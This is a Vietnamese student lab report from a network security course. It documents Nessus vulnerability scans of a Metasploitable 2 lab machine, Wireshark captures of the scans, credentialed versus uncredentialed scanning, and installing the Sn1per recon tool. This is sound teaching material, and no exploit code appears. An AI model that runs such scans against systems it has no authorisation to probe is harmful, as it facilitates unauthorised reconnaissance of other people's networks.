Phòng thí nghiệm An toàn Thông tin
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: An toàn Mạng

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: Vulnerability Scanning

GVHD: Nghi Hoàng Khoa

Ngày báo cáo: 27/11/2023

Nhóm: 08.

1. THÔNG TIN CHUNG:

Lớp: NT140.O11.ANTN.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
2	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	8 câu còn lại (trừ 1,4, 7)	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT


Câu 2: Bật Wireshark sau đó tiến hành quét và xác định các bước mà Nessus đã thực hiện để hoàn tất quá trình quét.

➔ Dễ thấy là quá trình bắt tay ba bước đã được diễn ra:

+ Địa chỉ 192.168.126.132 (máy Kali) gửi gói tin SYN đến 192.168.126.128 (Metasploitable 2) để bắt đầu quá trình bắt tay 3 bước.

+ Sau đó, bên phía 192.168.126.128 (Metasploitable 2) gửi lại gói tin SYN ACK.

+ Cuối cùng địa chỉ 192.168.126.132 (máy Kali) đã gửi gói tin ACK để hoàn thành quá trình bắt tay.




Quá trình bắt tay 3 bước được bắt bởi Wireshare.

Mặt khác, địa chỉ 192.168.126.132 (máy Kali) gửi đến địa chỉ 192.168.126.128 (Metasploitable 2) gói tin SYN. Nhưng ngay sau đó, địa chỉ 192.168.126.128 phản hồi gói tin RST ACK để yêu cầu đóng kết nối với flag RST cho thấy máy có địa chỉ 192.168.126.128 không mở port 90.

Quá trình gửi SYN và nhận RST ACK.

Câu 3: Quét lại nhưng quét thêm port UDP.


➔ **Add thêm port UDP.**




Kết quả quét lại khi thêm UDP.

Câu 5: Kiểm tra kết quả quét và so sánh với việc quét không sử dụng tài khoản chứng thực.


Với Port Scanning như sau:






Kết quả nhận được:

+ Quét không sử dụng tài khoản chứng thực.



Kết quả sau khi quét.

+ Quét sử dụng tài khoản chứng thực.



Kết quả sau khi quét.


Câu 6: Hãy liệt kê các ưu, nhược điểm khi quét có tài khoản chứng thực và không có tài khoản chứng thực.

	Ưu điểm	Nhược điểm
Không có tài khoản chứng thực	+ Không cần hỗ trợ userID và password. + Có thể kiểm tra được các applications (plugin cục bộ).	+ Không thể kiểm tra được các plugin ngoài cục bộ. + Kiểm tra thấy được ít lỗi hơn việc sử dụng tài khoản chứng thực.
Có tài khoản chứng thực:	+ Có thể kiểm tra được các application ngoài cục bộ. + Kiểm tra được nhiều lỗi hơn không có tài khoản chứng thực.	+ Cần phải có các cơ chế authenticate.

Câu 8: Chạy Wireshark hoặc tcpdump trong suốt quá trình scan sử dụng 1 plugin duy nhất. Liệt kê các port khác mà Nessus thực hiện scan, mà không phải port 111? Tại sao Nessus lại scan các port khác, trong khi chúng ta đã chỉ định chỉ scan duy nhất 1 port là 111?

→ Ta dùng Wireshark, với địa chỉ máy Kali là 192.168.126.132 và máy Metasploitable2 là 192.168.126.128.

- Dễ thấy, Nessus quét các port: 111, 8045, 2810, 81, 80, 445, 139, ... ngoài port 111.




Kết quả Wireshark.

➔ Lí do: có nhiều plugins kiểm tra trạng thái của các port mặc định, nên các port ngoài chỉ định chưa được quét sẽ có trạng thái unknown → get_port_state() sẽ trả về "True". Điều này dẫn đến các port này sẽ bị kết nối thử.


Câu 9: Mô tả cách làm để ngăn chặn việc Nessus scan port khác không phải là port được chỉ định?

➔ Để ngăn chặn việc Nessus scan các port khác ngoài những port được chỉ định, ta đánh tick vào lựa chọn "Consider unscanned ports as closed". Khi làm vậy, đối với những port có trạng thái unknown thì get_port_state() sẽ trả về FALSE




Câu 10: Thực hiện quét lại sử dụng 2 plugin khác.

+ Ta chọn plugin "NFS portmapper localhost Mount Request Restricted Host Access" của RPC.




Set up lại plugin.




Kết quả khi quét với plugin “NFS portmapper localhost Mount Request Restricted Host Access”.

+ Ta chọn plugin “NFS Predictable Filehandles Filesystem Access” của RPC.



Set up lại plugin.



Kết quả khi quét với plugin "NFS Predictable Filehandles Filesystem Access".

Câu 11: Sinh viên/nhóm sinh viên tìm hiểu 1 trong các công cụ quét lỗ hổng tự động sau đây, và viết báo cáo kết quả theo như các phần đã chia ở bài tập 1:

➔ Cài đặt công cụ Sniper.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/1N3/Sn1per.git
Cloning into 'Sn1per'...
remote: Enumerating objects: 3266, done.
remote: Counting objects: 100% (438/438), done.
remote: Compressing objects: 100% (185/185), done.
remote: Total 3266 (delta 283), reused 354 (delta 249), pack-reused 2828
Receiving objects: 100% (3266/3266), 44.12 MiB | 1.68 MiB/s, done.
Resolving deltas: 100% (2228/2228), done.

┌──(kali㉿kali)-[~]
└─$ cd Sn1per

┌──(kali㉿kali)-[~/Sn1per]
└─$ ls
bin           docker-compose-blackarch.yml  Dockerfile.blackarch  loot   README.md       sniper       uninstall.sh
CHANGELOG.md  docker-compose.yml            install.sh            modes  sn1per.desktop  sniper.conf  wordlists
conf          Dockerfile                    LICENSE.md            pro    sn1per.png      templates

┌──(kali㉿kali)-[~/Sn1per]
└─$ sudo ./install.sh
[sudo] password for kali:

 + -- --=[ https://sn1persecurity.com
 + -- --=[ Sn1per CE by @xer0dayz

[>] This script will install Sn1per under /usr/share/sniper. Are you sure you want to continue? (Hit Ctrl+C to exit)

[*] Installing package dependencies...
Get:1 http://mirror.aktkn.sg/kali kali-rolling InRelease [41.2 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Packages [19.5 MB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Contents (deb) [46.1 MB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Packages [124 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Contents (deb) [297 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Packages [226 kB]
Get:7 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Fetched 67.1 MB in 1min 52s (598 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
200 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Cài đặt thành công:

```
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
[*] Adding start menu and desktop shortcuts...
[>] Done!
[>] To run, type 'sniper'!

┌──(kali㉿kali)-[~/Sn1per]
└─$ sniper
This script must be run as root

┌──(kali㉿kali)-[~/Sn1per]
└─$ sudo sniper
[sudo] password for kali:
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]

 + -- --=[ https://sn1persecurity.com
 + -- --=[ Sn1per v9.2 by @xer0dayz

You need to specify a target or workspace to use. Type sniper --help for command usage.

┌──(kali㉿kali)-[~/Sn1per]
└─$
```

➔ Tiến hành scan máy metasploitable2 có ip là: **192.168.45.129**

